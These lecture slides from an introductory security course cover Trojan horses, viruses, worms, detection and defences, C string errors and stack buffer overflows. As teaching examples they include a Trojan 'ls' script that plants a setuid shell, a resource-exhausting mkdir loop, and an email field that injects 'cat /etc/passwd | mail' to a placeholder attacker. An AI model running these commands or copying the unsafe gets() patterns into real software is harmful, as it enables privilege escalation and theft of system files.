

IS 2150 / TEL 2810

Introduction to Security



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Malicious Code
Vulnerability related to
String, Race Conditions



Objectives

- Understand/explain issues related to
 - malicious code and
 - programming related vulnerabilities and buffer overflow
 - String related
 - Race Conditions



Malicious Code



What is Malicious Code?

- Set of instructions that causes a security policy to be violated
 - unintentional mistake
 - Tricked into doing that?
 - “unwanted” code
- Generally relies on “legal” operations
 - Authorized user *could* perform operations without violating policy
 - Malicious code “mimics” authorized user



Types of Malicious Code

- Trojan Horse
 - What is it?
- Virus
 - What is it?
- Worm
 - What is it?



Trojan Horse

- Program with an overt (expected) and covert (unexpected) effect
 - Appears normal/expected
 - Covert effect violates security policy
- User tricked into executing Trojan horse
 - Expects (and sees) overt behavior
 - Covert effect performed with user's authorization
- Trojan horse may replicate
 - Create copy on execution
 - Spread to other users/systems



Example

- *Perpetrator*

```
cat >/homes/victim/ls <<eof  
cp /bin/sh /tmp/.xxsh  
chmod u+s,o+x /tmp/.xxsh  
rm ./ls  
ls $*  
eof
```

- *Victim*

```
ls
```

- What happens?
- How to replicate this?



Virus

- Self-replicating code
 - A freely propagating Trojan horse
 - some disagree that it is a Trojan horse
 - Inserts itself into another file
 - Alters normal code with “infected” version
- Operates when infected code executed

If *spread condition* then

For *target files*

if *not infected* then *alter to include virus*

Perform malicious action

Execute normal program



Virus Types

- Boot Sector Infectors (The Brain Virus)
 - Problem: How to ensure virus “carrier” executed?
 - Solution: Place in boot sector of disk
 - Run on any boot
 - Propagate by altering boot disk creation
- Executable infector
 - The Jerusalem Virus, Friday 13th, not 1987
- Multipartite virus : boot sector + executable infector



Virus Types/Properties

- Terminate and Stay Resident
 - Stays active in memory after application complete
 - Allows infection of previously unknown files
- Stealth (an executable infector)
 - Conceal Infection
- Encrypted virus
 - Prevents “signature” to detect virus
 - [Deciphering routine, Enciphered virus code, Deciphering Key]
- Polymorphism
 - Change virus code to something equivalent each time it propagates



Virus Types/Properties

- Macro Virus
 - Composed of a sequence of instructions that is interpreted rather than executed directly
 - Infected “executable” isn’t machine code
 - Relies on something “executed” inside application
 - Example: Melissa virus infected Word 97/98 docs
- Otherwise similar properties to other viruses
 - Architecture-independent
 - Application-dependent



Worms

- Replicates from one computer to another
 - Self-replicating: No user action required
 - Virus: User performs “normal” action
 - Trojan horse: User tricked into performing action
- Communicates/spreads using standard protocols



Other forms of malicious logic

- We've discussed how they propagate
 - But what do they do?
- Rabbits/Bacteria
 - Exhaust system resources of some class
 - Denial of service; e.g., `While (1) {mkdir x; chdir x}`
- Logic Bomb
 - Triggers on external event
 - Date, action
 - Performs system-damaging action
 - Often related to event
- Others?



We can't detect it: Now what?

Detection

- Signature-based antivirus
 - Look for known patterns in malicious code
 - *Great business model!*
- Checksum (file integrity, e.g. Tripwire)
 - Maintain record of "good" version of file
- Validate action against specification
 - Including intermediate results/actions
 - *N*-version programming: independent programs
 - A fault-tolerance approach (diversity)



Detection

- Proof-carrying code
 - Code includes proof of correctness
 - At execution, verify proof against code
 - *If code modified, proof will fail*
- Statistical Methods
 - High/low number of files read/written
 - Unusual amount of data transferred
 - Abnormal usage of CPU time



Defense

- Clear distinction between data and executable
 - Virus must write to program
 - Write only allowed to data
 - Must execute to spread/act
 - Data not allowed to execute
 - Auditable action required to change data to executable



Defense

- Information Flow Control
 - Limits spread of virus
 - Problem: Tracking information flow
- Least Privilege
 - Programs run with minimal needed privilege



Defense


- Sandbox / Virtual Machine
 - Run in protected area
 - Libraries / system calls replaced with limited privilege set
- Use Multi-Level Security Mechanisms
 - Place programs at lowest level
 - Don't allow users to operate at that level
 - *Prevents writes by malicious code*



String Vulnerabilities

C-Style Strings

- Strings are a fundamental concept in software engineering, but they are not a built-in type in C or C++.



- C-style strings consist of a contiguous sequence of characters terminated by and including the first null character.
 - A pointer to a string points to its initial character.
 - String **length** is the number of bytes preceding the null character
 - The string **value** is the sequence of the values of the contained characters, in order.
 - The **number of bytes required** to store a string is the number of characters plus one (x the size of each character)



Common String Manipulation Errors

- Common errors include
 - Unbounded string copies
 - Null-termination errors
 - Truncation
 - Write outside array bounds
 - Off-by-one errors
 - Improper data sanitization



Unbounded String Copies

Occur when data is copied from an unbounded source to a fixed length character array

```
1. int main(void) {  
2.     char Password[80];  
3.     puts("Enter 8 character password:");  
4.     gets(Password);  
5. }
```

```
1. #include <iostream.h>  
2. int main(void) {  
3.     char buf[12];  
4.     cin >> buf;  
5.     cout<<"echo: "<<buf<<endl;  
6. }
```



Simple Solution

- Test the length of the input using **strlen()** and dynamically allocate the memory

```
1. int main(int argc, char *argv[]) {
2.     char *buff = (char *)malloc(strlen(argv[1])+1);
3.     if (buff != NULL) {
4.         strcpy(buff, argv[1]);
5.         printf("argv[1] = %s.\n", buff);
6.     }
7.     else {
8.         /* Couldn't get the memory - recover */
9.     }
10. return 0;
10. }
```



Null-Termination Errors

- Another common problem with C-style strings is a failure to properly null terminate

```
int main(int argc, char  
    char a[16];  
    char b[16];  
    char c[32];  
  
    strcpy(a, "0123456789abcdef");  
    strcpy(b, "0123456789abcdef");  
    strcpy(c, a);  
}
```

Neither a[] nor b[] are properly terminated



String Truncation

- Functions that restrict the number of bytes are often recommended to mitigate against buffer overflow vulnerabilities
 - Example: `strncpy()` instead of `strcpy()`
 - Strings that exceed the specified limits are truncated
 - Truncation results in a loss of data, and in some cases, to software vulnerabilities



Improper Data Sanitization


- An application inputs an email address from a user and writes the address to a buffer [Viega 03]

```
    sprintf(buffer,  
            "/bin/mail %s < /tmp/email",  
            addr  
            );
```

- The buffer is then executed using the `system()` call.
- The risk is, of course, that the user enters the following string as an email address:
 - `bogus@addr.com; cat /etc/passwd | mail some@badguy.net`
- [Viega 03] Viega, J., and M. Messier. *Secure Programming Cookbook for C and C++: Recipes for Cryptography, Authentication, Networking, Input Validation & More*. Sebastopol, CA: O'Reilly, 2003.

What is a Buffer Overflow?

- A buffer overflow occurs when data is written outside of the boundaries of the memory allocated to a particular data structure





Buffer Overflows

- Caused when buffer boundaries are **neglected** and **unchecked**
- Buffer overflows can be exploited to modify a
 - variable
 - data pointer
 - function pointer
 - return address on the stack




Smashing the Stack

- This is an important class of vulnerability because of their **frequency** and potential **consequences**.
 - Occurs when a **buffer overflow** overwrites data in the memory allocated to the execution stack.
 - Successful exploits can overwrite the **return address** on the stack allowing execution of **arbitrary code** on the targeted machine.

Program Stacks


- A program stack is used to keep track of program execution and state by storing
 - return address in the calling function
 - arguments to the functions
 - local variables (temporary)
- The stack is modified
 - during function calls
 - function initialization
 - when returning from a subroutine



Stack Segment

- The stack supports nested invocation calls
- Information pushed on the stack as a result of a function call is called a frame

```
    b() {...}
    a() {
        b();
    }
    main() {
        a();
    }
```





Stack Frames

- The stack is used to store
 - return address in the calling function
 - actual arguments to the subroutine
 - local (automatic) variables
- The address of the current frame is stored in a register (EBP on Intel architectures)
- The frame pointer is used as a fixed point of reference within the stack

Subroutine Calls

■ `function(4, 2);`

`push 2`

`push 4`

`call function (411A29h)`

Push 2nd arg on stack

Push 1st arg on stack

Push the return address on stack and jump to address

Slide 33

rCs1 draw picture of stack on right and put text in action area above registers

also, should create gdb version of this

Robert C. Seacord, 7/6/2004



Subroutine Initialization

```
void function(int arg1, int arg2) {
```

```
push ebp
```

Save the frame pointer

```
mov ebp, esp
```

Frame pointer for subroutine is set to current stack pointer

```
sub esp, 44h
```

Allocates space for local variables

Subroutine Return

■ `return() ;`

`mov esp, ebp`

Restore the stack pointer

`pop ebp`

Restore the frame pointer

`ret`

Pops return address off the stack and transfers control to that location



Return to Calling Function

- `function(4, 2);`

```
push 2
```

```
push 4
```

```
call function (411230h)
```

```
add esp, 8
```



Restore stack
pointer



Example Program

```
bool IsPasswordOK(void) {
    char Password[12]; // Memory storage for pwd
    gets(Password);    // Get input from keyboard
    if (!strcmp(Password, "goodpass")) return(true); //
    Password Good
    else return(false); // Password Invalid
}

void main(void) {
    bool PwStatus;          // Password Status
    puts("Enter Password:"); // Print
    PwStatus=IsPasswordOK(); // Get & Check Password
    if (PwStatus == false) {
        puts("Access denied"); // Print
        exit(-1);              // Terminate Program
    }
    else puts("Access granted");// Print
}
```

Stack Before Call to IsPasswordOK () Code

EIP




```
puts("Enter Password:");  
PwStatus=IsPasswordOK();  
if (PwStatus==false) {  
    puts("Access denied");  
    exit(-1);  
}  
else puts("Access  
granted");
```

Stack


ESP

Storage for PwStatus (4 bytes)
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)
...

Stack During IsPasswordOK () Call



Stack After IsPasswordOK () Call



The Buffer Overflow 1

- What happens if we input a password with more than 11 characters ?

